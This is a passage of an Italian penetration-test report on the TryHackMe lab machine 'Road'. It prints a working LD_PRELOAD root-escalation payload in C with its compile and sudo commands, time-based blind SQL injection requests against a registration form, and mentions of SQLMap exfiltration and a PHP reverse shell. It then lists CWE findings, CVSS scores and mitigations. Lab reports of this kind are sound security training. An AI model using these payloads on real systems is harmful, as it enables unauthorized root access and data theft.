Tramite quindi un payload scritto in C, denominato `shellPE.c`, il pentester può fare una **Privilege Escalation** e diventare `root`. Qui il codice del payload commentato:

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

// _init() è una funzione eseguita dal dynamic linker appena viene
// caricata in memoria
void _init() {
    //funzione che rimuove la variabile d'ambiente
    unsetenv("LD_PRELOAD");
    //funzione che cambia il group ID a 0
    setgid(0);
    //funzione che cambia l'user ID a 0
    setuid(0);
    //questa funzione apre una nuova shell, con privilegi di root
    system("/bin/sh");
}
```

Una volta creato il file C nella cartella `/tmp`, il pentester crea l'eseguibile:

```
webdeveloper@ip-10-113-172-231:/tmp$ gcc -fPIC -shared -o shellPE.so shellPE.c -nostartfiles
shellPE.c: In function '_init':
shellPE.c:7:2: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
   7 |     setgid(0);
     |     ^~~~~~
shellPE.c:8:2: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
   8 |     setuid(0);
     |     ^~~~~~
```

Ed infine lo esegue diventando `root`.

```
webdeveloper@ip-10-113-172-231:/tmp$ ls -al shellPE.so
-rwxrwxr-x 1 webdeveloper webdeveloper 14760 Feb 23 15:49 shellPE.so
webdeveloper@ip-10-113-172-231:/tmp$ sudo LD_PRELOAD=/tmp/shellPE.so /usr/bin/sky_backup_utility
# whoami
root
```

Usando `cat`, il pentester ottiene il contenuto della flag di `root.txt`.

3.1.6 Post-Sfruttamento

Arrivati alla fase di Post-Sfruttamento, il pentester ha indagato sul database MySQL alla ricerca di una possibile SQL Injection.

Ottenimento di un account privilegiato con SQL Injection

Il database è **protetto da SQL Injection più semplici** e **non fornisce alcun indizio** al pentester riguardante le credenziali inserite. Tuttavia, nel codice sorgente di login, è presente una "sanitizzazione" sul numero di telefono inserito che costringe il pentester ad inserire 10 cifre.

Essendo però implementata **client-side**, il pentester l'ha **rimossa** e inserendo un **carattere**, la query ha dato un **errore**, in quanto nella tabella Users, l'attributo **'phone'** è probabilmente un **INT**, un **FLOAT** o un **DOUBLE**.

```
Error: INSERT INTO Users (username, password, phone) values ('Tmp@tmp.com','tmp', '') You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ' ''')' at line 2
```

Il pentester, conoscendo meglio la struttura della tabella, può provare a vedere se il database è vulnerabile ad una **Time-Based Blind SQL Injection**.

Avvia quindi **Burpsuite**, intercetta la richiesta e modifica la query aggiungendo uno **sleep(10)**, che ritarda la risposta di 10 secondi.

Request

```
1 POST /v2/admin/reg.php HTTP/1.1
2 Host: 10.112.149.45
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 107
9 Origin: http://10.112.149.45
10 Connection: keep-alive
11 Referer: http://10.112.149.45/v2/admin/register.html?register=
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 ci_csrf_token=&User_Email=Tmp%40tmp.com&User_Pass=tmp&conpass=tmp&Us_Count=
  '||(select+sleep(10))--'&submit=
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Sat, 28 Feb 2026 17:57:05 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 refresh: 2;url=login.html
5 Content-Length: 30
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 Your account has been created.
```

Il webserver risponde, quindi è **vulnerabile** a SQL Injection (**CWE-89**). Inserendo **select+database()** nella query il pentester può esfiltrare il **nome** del database, che gli permette di **enumerare** e recuperare ulteriori informazioni dal DB.

Request

```
1 POST /v2/admin/reg.php HTTP/1.1
2 Host: 10.112.149.45
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 108
9 Origin: http://10.112.149.45
10 Connection: keep-alive
11 Referer: http://10.112.149.45/v2/admin/register.html?register=
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 ci_csrf_token=&User_Email=Tmp%40tmp.com&User_Pass=tmp&conpass=tmp&Us_Count=
  '||(select+database())--'&submit=
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Sat, 28 Feb 2026 17:58:11 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 151
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 Error: INSERT INTO Users (username, password, phone)
11 values ('Tmp@tmp.com','tmp', '||(select database())-- ')
12 Truncated incorrect DOUBLE value: 'SKY'
```

Salvando questa risposta ed utilizzandola sul tool **SQLMap** è possibile **esfiltrare** la password dell'account **admin@sky.thm**.

Il pentester non ha condotto ulteriori azioni da eseguire sul sistema compromesso e si è limitato alla fase di **Pulizia**, **cancellando** i file creati, come il payload nella cartella /tmp.

Infine, come da contratto, il pentester espone nel dettaglio ogni vulnerabilità trovata nella fase di Penetration Testing, ordinata per **severità**.

3.2 Reliance on HTTP instead of HTTPS

Nome della vulnerabilità: **CWE-1428:** "Reliance on HTTP instead of HTTPS"

Descrizione della vulnerabilità: Le comunicazioni attraverso il protocollo HTTP non sono **criptate**, mentre in HTTPS lo sono.

Impatto sulla macchina: Un attaccante può intercettare le richieste dal **client** verso il **server**, ed essendo **in chiaro**, egli può leggerle e modificarle.

Host vulnerabili e porte: 10.114.188.42:80/tcp

Severità CVSS 4.0: 9.3 (Critica) - CVSS Vector:

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

Mitigazioni Proposte:

- L'utilizzo di HTTPS, in quanto **crittografia** le richieste tra client e server tramite il protocollo TLS 1.3.
- Evitare elementi che usano elementi HTTP in una pagina HTTPS e, se non è possibile, reindirizza **ogni richiesta HTTP ad HTTPS** (utilizzando **HSTS**).

3.3 Untrusted Search Path

Nome della vulnerabilità: **CWE-426:** "Untrusted Search Path"

Descrizione della vulnerabilità: Il software utilizza una **variabile ambientale** che punta ad un percorso che non sono sotto il controllo diretto del software.

Impatto sulla macchina: L'attaccante può sfruttare questa variabile per eseguire codice arbitrario. Su sistemi Linux (e Unix) generalmente viene usata LD_PRELOAD mentre su sistemi Windows, la variabile d'ambiente è usata per i file DLL.

Host vulnerabili e porte: 10.114.188.42

Severità CVSS 4.0: 8.5 (Alta) - CVSS Vector:

CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

Mitigazioni Proposte:

- Al richiamo di altri programmi esterni, bisogna fare in modo che utilizzi esclusivamente i pathname specificati dallo sviluppatore.
- Evitare l'uso di funzioni come **system()** (in C), che non richiedono un path completo, usando invece funzioni come **execv()** o **exec1()**.
- Eliminare la variabile d'ambiente LD_PRELOAD.

3.4 Unrestricted Upload of File with Dangerous Type

Nome della vulnerabilità: **CWE-434:** "Unrestricted Upload of File with Dangerous Type"

Descrizione della vulnerabilità: Il software permette di caricare ed eseguire un file esterno senza alcun controllo su di esso.

Impatto sulla macchina: L'attaccante può sfruttare questa vulnerabilità per creare **accesso remoto** sulla macchina o per **Privilege Escalation**.

Host vulnerabili e porte: 10.114.188.42:80/tcp

Severità CVSS 4.0: 7.0 (Alta) - CVSS Vector:

CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:H/VI:L/VA:L/SC:N/SI:N/SA:N

Mitigazioni Proposte:

- L'applicazione della logica "Ogni input è malevolo", usando una **whitelist** per accettare un file in input, che permetta l'inserimento di file con **specifici magic byte** e rifiutando tutti gli altri.
- Permettere esclusivamente l'inserimento di **immagini** nel form vulnerabile, controllando che ogni immagine inserita abbia i **magic byte** di un formato immagine, come **JPG** o **PNG**.

3.5 Inclusion of Sensitive Information in Source Code Comments

Nome della vulnerabilità: **CWE-615:** "Inclusion of Sensitive Information in Source Code Comments"

Descrizione della vulnerabilità: Il codice sorgente di un sito web contiene commenti che possono aiutare l'attaccante a mappare la struttura della macchina.

Impatto sulla macchina: L'attaccante può sfruttare i commenti lasciati nel codice sorgente per enumerare la struttura della macchina e i suoi file e, in alcuni casi, trovare anche altre vulnerabilità.

Host vulnerabili e porte: 10.114.188.42:80/tcp

Severità CVSS 4.0: 6.9 (Media) - CVSS Vector:

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Mitigazioni Proposte:

Rimuovere il commento `<!--/v2/profileimages/-->`, che rivela all'attaccante la posizione nel web server di dove vengono conservate le immagini profilo degli utenti registrati nel sito.

3.6 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

Nome della vulnerabilità: **CWE-89:** "Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')"

Descrizione della vulnerabilità: Il database del sito web non contiene sufficiente sanitizzazione da query malevole.

Impatto sulla macchina: Un attaccante può sfruttare le SQL Injection per esfiltrare informazioni importanti, danneggiare il database stesso o ottenere informazioni per fare Privilege Escalation.

Host vulnerabili e porte: 10.114.188.42:80/tcp

Severità CVSS 4.0: 6.0 (Media) - CVSS Vector:

CVSS:4.0/AV:N/AC:H/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

Mitigazione Proposta:

- Utilizzo di **Prepared Statements**, ovvero template di query, dove all'interno sono usati dei placeholder che vengono sostituiti al momento della query effettiva.
- Utilizzo di librerie **ORM**, molto più sicure e che gestiscono **escaping** automaticamente e svincolano il programmatore dallo gestire manualmente le query SQL.

3.7 Unverified Password Change

Nome della vulnerabilità: **CWE-620:** "Unverified Password Change".

Descrizione della vulnerabilità: Nel cambio password di un utente, il sito web non controlla se chi cambia la password sia l'utente in questione.

Impatto sulla macchina: L'attaccante può sfruttare questa vulnerabilità per cambiare la password di un account **con privilegi più elevati** e prenderne il controllo.

Host vulnerabili e porte: 10.114.188.42:80/tcp

Severità CVSS 4.0: 5.3 (Media) - CVSS Vector:

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Mitigazione Proposta:

- Nella sezione dove un utente può richiedere il cambio password, il sito deve controllare che le email tra chi ha fatto l'accesso e chi sta inviando la richiesta coincidano. Se coincidono, la richiesta è **valida** ed è fatta dallo stesso utente, altrimenti un attaccante ha **intercettato e modificato la richiesta** ed è necessario che il web server invii un **errore**.
- Controllo sull'utente corrente tramite la **richiesta della password originale** e/o con qualche **domanda** relativa all'utente.
- Implementazione di un **sistema 2FA** (consigliabile dopo aver implementato le precedenti mitigazioni).

3.8 Plaintext Storage of a Password

Nome della vulnerabilità: CWE-256: "Plaintext Storage of a Password".

Descrizione della vulnerabilità: Il software conserva le password in chiaro in memoria, in file o in un database.

Impatto sulla macchina: L'attaccante, se può accedere alla risorsa dove sono conservate le password, può accedervi. Può causare Privilege Escalation.

Host vulnerabili e porte: 10.114.188.42:80/tcp

Severità CVSS 4.0: 4.9 (Media) - CVSS Vector:

CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

Mitigazione Proposta: Conservare gli **hash delle password** invece che le password stesse, utilizzando funzioni crittografiche di hash molto resistenti, come *bcrypt* o *Argon2*.

3.9 Incorrect Permission Assignment for Critical Resource

Nome della vulnerabilità: CWE-732: "Incorrect Permission Assignment for Critical Resource".

Descrizione della vulnerabilità: Risorse importanti potrebbero essere esposte ad utenti a cui non dovrebbero accedervi a causa di **misconfigurazioni**.

Impatto sulla macchina: L'attaccante, con un account non privilegiato, potrebbe accedere a risorse critiche come database o file della macchina non protetti da permessi avanzati o di root.

Host vulnerabili e porte: 10.114.188.42

Severità CVSS 4.0: 4.8 (Media) - CVSS Vector:

CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

Mitigazione Proposta:

- Controllare i permessi della risorsa in questione e generare un errore quando la risorsa viene modificata da un utente non autorizzato.
- All'installazione di un programma, assegnarli i privilegi **più restrittivi** possibile.
- Per programmi o software **già presenti** sul sistema è necessario garantirne l'accesso **esclusivamente** agli utenti con privilegi elevati e bloccare tutti gli altri.

Capitolo 4

Mitigation Plan

Il Mitigation Plan contiene le **mitigazioni** consigliate per risolvere le CVE scovate nella macchina "Road" di TryHackMe. Questo piano di mitigazione **può essere comunque modificato** a seconda delle esigenze dell'utente "StillNoob" di THM, rimarcando tuttavia l'importanza di **mitigare tutte le vulnerabilità** trovate al fine di **minimizzare il rischio** sulla macchina.

Il Mitigation Plan, per ogni mitigazione, contiene anche **il nome** e **la versione** di ogni **servizio** che riporta la CVE da trattare.

4.1 Mitigation Plan per CVE trovate con VA

1. OpenSSH 8.2p1: Nel servizio **OpenSSH** sono state trovate molteplici CVE, tra cui una di impatto **Critica**, tre di impatto **Alta** e molteplici di impatto **Media** e **Bassa**. Il servizio, non aggiornato all'ultima versione, causa le seguenti **debolezze**:

CWE	Nome della CVE
428	"Unquoted Search Path or Element"
250	"Execution with Unnecessary Privileges"
78	"Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')"
20	"Improper Input Validation"
415	"Double Free"
390	"Detection of Error Condition Without Action"
354	"Improper Validation of Integrity Check Value"
203	"Observable Discrepancy"
200	"Exposure of Sensitive Information to an Unauthorized Actor"
440	"Expected Behavior Violation"
287	"Improper Authentication"
158	"Improper Neutralization of Null Byte or NUL Character"
159	"Improper Handling of Invalid Use of Special Elements"

La mitigazione consigliata è di **aggiornare il servizio** all'ultima versione.

2. **nginx 1.18.0**: Nel servizio **nginx** sono state trovate molteplici CVE di impatto Alta e Media. Il servizio, non aggiornato all'ultima versione, causa le seguenti debolezze:

CWE	Nome della CWE
349	"Acceptance of Extraneous Untrusted Data With Trusted Data"
787	"Out-of-bounds Write"
193	"Off-by-one Error"
125	"Out-of-bounds Read"
863	"Incorrect Authorization"

Anche qui, la mitigazione consigliata è di **aggiornare il servizio** all'ultima versione.

3. **Apache 2.4.41**: Nel servizio **Apache** sono state trovate due CVE, una di impatto Alta e una di impatto Bassa. Il servizio, non aggiornato all'ultima versione, causa le seguenti debolezze:

CWE	Nome della CWE
200	"Exposure of Sensitive Information to an Unauthorized Actor"
400	"Uncontrolled Resource Consumption"

La mitigazione consigliata è di **aggiornare il servizio** all'ultima versione.

4. **Esposizione del TCP Timestamp**: Si tratta di una vulnerabilità inclusa nella **CWE-200**. La mitigazione consigliata è quella di **disabilitare** il timestamp.
5. **Esposizione del ICMP Timestamp**: Si tratta di una vulnerabilità inclusa nella **CWE-200**. La mitigazione consigliata è quella di **proteggere l'host remoto** con un firewall, consentendo l'invio di pacchetti ICMP solo per **reti fidate**.

4.2 Mitigation Plan per CWE trovate con PT

1. **Unverified Password Change:** Questa debolezza (CWE-620) permette ad un utente **senza privilegi speciali** di cambiare la password di un altro utente, senza effettuare controlli su chi la cambia. Le mitigazioni consigliate sono le seguenti:
 - Nella sezione dove un utente può richiedere il cambio password, il sito deve controllare che le email tra chi ha fatto l'accesso e chi sta inviando la richiesta coincidano. Se coincidono, la richiesta è **valida** ed è fatta dallo stesso utente, altrimenti un attaccante ha **intercettato e modificato la richiesta** ed è necessario che il web server invii un **errore**.
 - Controllo sull'utente corrente tramite la **richiesta della password originale** e/o con qualche **domanda** relativa all'utente.
 - Implementazione di un **sistema 2FA** (consigliabile dopo aver implementato le precedenti mitigazioni).
2. **Inclusion of Sensitive Information in Source Code Comments:** Questa debolezza (CWE-615) consiste nel lasciare, da parte degli sviluppatori, dei commenti che possono aiutare l'attaccante a comprendere la **struttura interna** del sito, a trovare **file nascosti** e parti nascoste del sito.

La mitigazione consigliata è quella di **rimuovere** il commento

`<!--/v2/profileimages/-->`, che rivela all'attaccante la posizione nel web server di dove vengono conservate le immagini profilo degli utenti registrati nel sito.

3. **Unrestricted Upload of File with Dangerous Type:** Questa debolezza (CWE-434) permette di poter caricare in un form **qualsiasi tipo** di file, senza alcun controllo, dove potrebbero essere trattati come **eseguibili**.
Le mitigazione consigliate sono:

- L'applicazione della logica "Ogni input è malevolo", usando una **whitelist** per accettare un file in input, che permetta l'inserimento di file con **specifici magic byte** e rifiutando tutti gli altri.
- Permettere esclusivamente l'inserimento di **immagini** nel form vulnerabile, controllando che ogni immagine inserita abbia i **magic byte** di un formato immagine, come **JPG** o **PNG**.

4. **Plaintext Storage of a Password:** Questa debolezza (CWE-256) consiste nella memorizzare in chiaro password in database o nella memoria secondaria.

La mitigazione consigliata è quella di conservare gli **hash delle password** invece che le password stesse, utilizzando funzioni crittografiche di hash molto resistenti, come *bcrypt* o *Argon2*.

5. **Incorrect Permission Assignment for Critical Resource:** Queste debolezza (CWE-732) permette ad un attaccante, con un utente **non privilegiato**, di accedere a risorse a cui non dovrebbe avere accesso a causa di **misconfigurazioni**.
Le mitigazioni consigliate sono:

- Controllare i permessi della risorsa in questione e generare un errore quando la risorsa viene modificata da un utente non autorizzato.
- All'installazione di un programma, assegnarli i privilegi **più restrittivi** possibile.

- Per programmi o software **già presenti** sul sistema è necessario garantirne l'accesso **esclusivamente** agli utenti con privilegi elevati e bloccare tutti gli altri.
6. **Untrusted Search Path**: Questa debolezza (CWE-426) permette all'attaccante di eseguire codice arbitrario sulla macchina della vittima tramite l'uso di un percorso che punta a risorse **non protette** direttamente dal software. Le mitigazioni consigliate sono:
- Al richiamo di altri programmi esterni, bisogna fare in modo che utilizzi esclusivamente i pathname specificati dallo sviluppatore.
 - Evitare l'uso di funzioni come `system()` (in C), che non richiedono un path completo, usando invece funzioni come `execv()` o `execl()`.
 - Eliminare la variabile d'ambiente `LD_PRELOAD`.
7. **Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')**: Questa debolezza (CWE-89) consiste nella mancata o insufficiente **sanitizzazione** di codice SQL, che può permettere all'attaccante di **esfiltrare** dati dal database vittima, **danneggiarlo** o **bypassare** form di login. Le mitigazioni consigliate sono:
- Utilizzo di **Prepared Statements**, ovvero template di query, dove all'interno sono usati dei placeholder che vengono sostituiti al momento della query effettiva.
 - Utilizzo di librerie **ORM**, molto più sicure e che gestiscono **escaping** automaticamente e svincolano il programmatore dallo gestire manualmente le query SQL.
8. **Reliance on HTTP instead of HTTPS**: Questa debolezza (CWE-1428) consiste nella **mancanza di crittografia** nelle comunicazioni HTTP, che sono in chiaro. Un attaccante può quindi intercettare i pacchetti e **leggerne** e **modificarne** il contenuto. Le mitigazioni consigliate sono:
- L'utilizzo di HTTPS, in quanto **cripta** le richieste tra client e server.
 - Evitare elementi che usano elementi HTTP in una pagina HTTPS e, se non è possibile, reindirizza **ogni richiesta HTTP ad HTTPS** (utilizzando **HSTS**).

Capitolo 5

Conclusioni del Report

Risultati Scansioni ed Exploit utilizzati

Si allega al presente report il file `10000-----_Mavilla_Stefano_Report_VAPT.zip` contenente i file di output generati dai tool utilizzati durante l'attività di VAPT. La cartella `10000-----_Mavilla_Stefano_Report_VAPT.zip` contiene:

- Il file `nmap.txt`
- Il file `nmap-xml.xml`
- Il file `Go-Buster-Result.txt`
- Il file `scan-nikto.txt`
- La cartella `Payload_Usati` che contiene i file `php-reverse-shell.php` e `shellPE.c`
- La cartella `EyeWitness Report` che contiene i file generati dal tool `EyeWitness`.
- La cartella `SQLmap-out` che contiene i file relativi l'uso del tool `SQLMap`.

Cronologia Attività

Si riporta nella tabella sottostante la cronologia delle attività effettuate per lo svolgimento del VAPT dettagliato nel presente report.

Attività	Ore Impiegate	Data
Setup ambiente di lavoro	4	23/02/2026 – 23/02/2026
Scansioni VA e analisi dei risultati	2	23/02/2026 – 28/02/2026
Penetration Testing	8	23/02/2026 – 28/02/206
Stesura Report	25	25/02/2026 – 01/03/2026
Totale	39	23/02/2026 – 01/03/2026

Cleanup

Durante l'attività sono stati caricati all'interno della macchina "Road" i due **payload** `php-reverse-shell.php` e `shellPE.c`, quest'ultimo inserito nella cartella `/tmp`. Alla fine dell'attività ogni payload inserito è stato cancellato.